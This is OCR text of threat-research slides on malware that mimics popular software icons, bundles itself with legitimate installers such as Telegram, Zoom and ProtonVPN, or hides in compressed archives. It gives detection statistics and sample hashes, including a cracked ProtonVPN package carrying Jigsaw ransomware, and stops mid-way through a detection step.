
Timeline of suspicious samples mimicking icons of the **top 25** most popular legitimate software applications.



28.0%	Skype
18.2%	Adobe acrobat
17.6%	VLC
11.5%	7zip
7.5%	Team Viewer
5.6%	CCleaner
2.5%	Microsoft edge
2.3%	Steam (Valve)
1.8%	Zoom
0.8%	Whasapp


Visually similar icons

Infection ratio (infected vs legitimate apps).



Visually similar URL icons

Infection ratio (malicious vs legitimate URLs) using similar **favicons**.




Malware and legit installs

- **Part of legit installation packages** (suspicious of supply chain compromise)
  - Around **80 suspicious files** / 80k served files (2020+) ~ 0.1%

- Top legitimate installers executed by malware: **Google Chrome**, **Malwarebytes**, **Windows Update**, **Zoom**, **Brave**, **Firefox**, **ProtonVPN**, and **Telegram** amongst others.

Top hosts distributing mw executing legit installers



Malware in legit software


Execution Parents

Scanned	Detections	Type	Name
2022-04-13	52 / 69	Win32 EXE	Telegram.exe
2022-04-20	23 / 68	Win32 EXE	Telepon.exe
2022-02-09	0 / 59	RAR	tsetup-x64.3.5.1.rar
2022-04-20	26 / 67	Win32 EXE	22413d21953743fd956d53926ca20149aac37efc00a294a3725df9e62fa1999a
2022-02-15	0 / 57	RAR	tsetup-x64.3.5.1.rar
2022-03-31	32 / 67	Win32 EXE	TG3-19_se.exe
2022-02-13	0 / 58	RAR	/1/4/3/432a41ff372967c677ed9477106704b5f59d3eeac2f1008b1dd811553cb5f066.file
2022-04-20	27 / 60	Win32 EXE	556d4dc6dacfbfa54d49c65878b3f88765046c19c926fd6ed27eedc4ccf5c500
2022-04-13	49 / 70	Win32 EXE	telegram.exe
2022-05-16	31 / 66	Win32 EXE	cnTele.exe

Execution Parents for a legitimate **Telegram** installer.

Malware in legit software

Timeline of malicious execution parents submitted to VirusTotal executing legitimate installers.



Malware in legit software

- Hiding inside **compressed files** (containing malware).
  - **2218** samples distributed through 180 different domains.
- Malware containing a legit installer in the **PE Resource** section.
  - **452** malicious samples embedding: Zoom, Spotify, Winzip, 7-zip and NordVPN, among others.


Bundled Files

Jigsaw ransomware installer

Scanned	Detections	File type	Name
2022-02-28	48 / 71	Win32 EXE	ProtonVPN_win_v1.16.1 - Cracked By PC-RET/CRACK/ProtonVPN.exe
2020-10-28	0 / 60	Text	ProtonVPN_win_v1.16.1 - Cracked By PC-RET/How to....txt
2022-05-06	0 / 69	Win32 EXE	ProtonVPN_win_v1.16.1 - Cracked By PC-RET/ProtonVPN_win_v1.16.1.exe

Detecting these threats

Detecting legit sites distributing malware:



Detecting these threats

Detecting malicious execution parents of Telegram:

1. Create a list of files using:

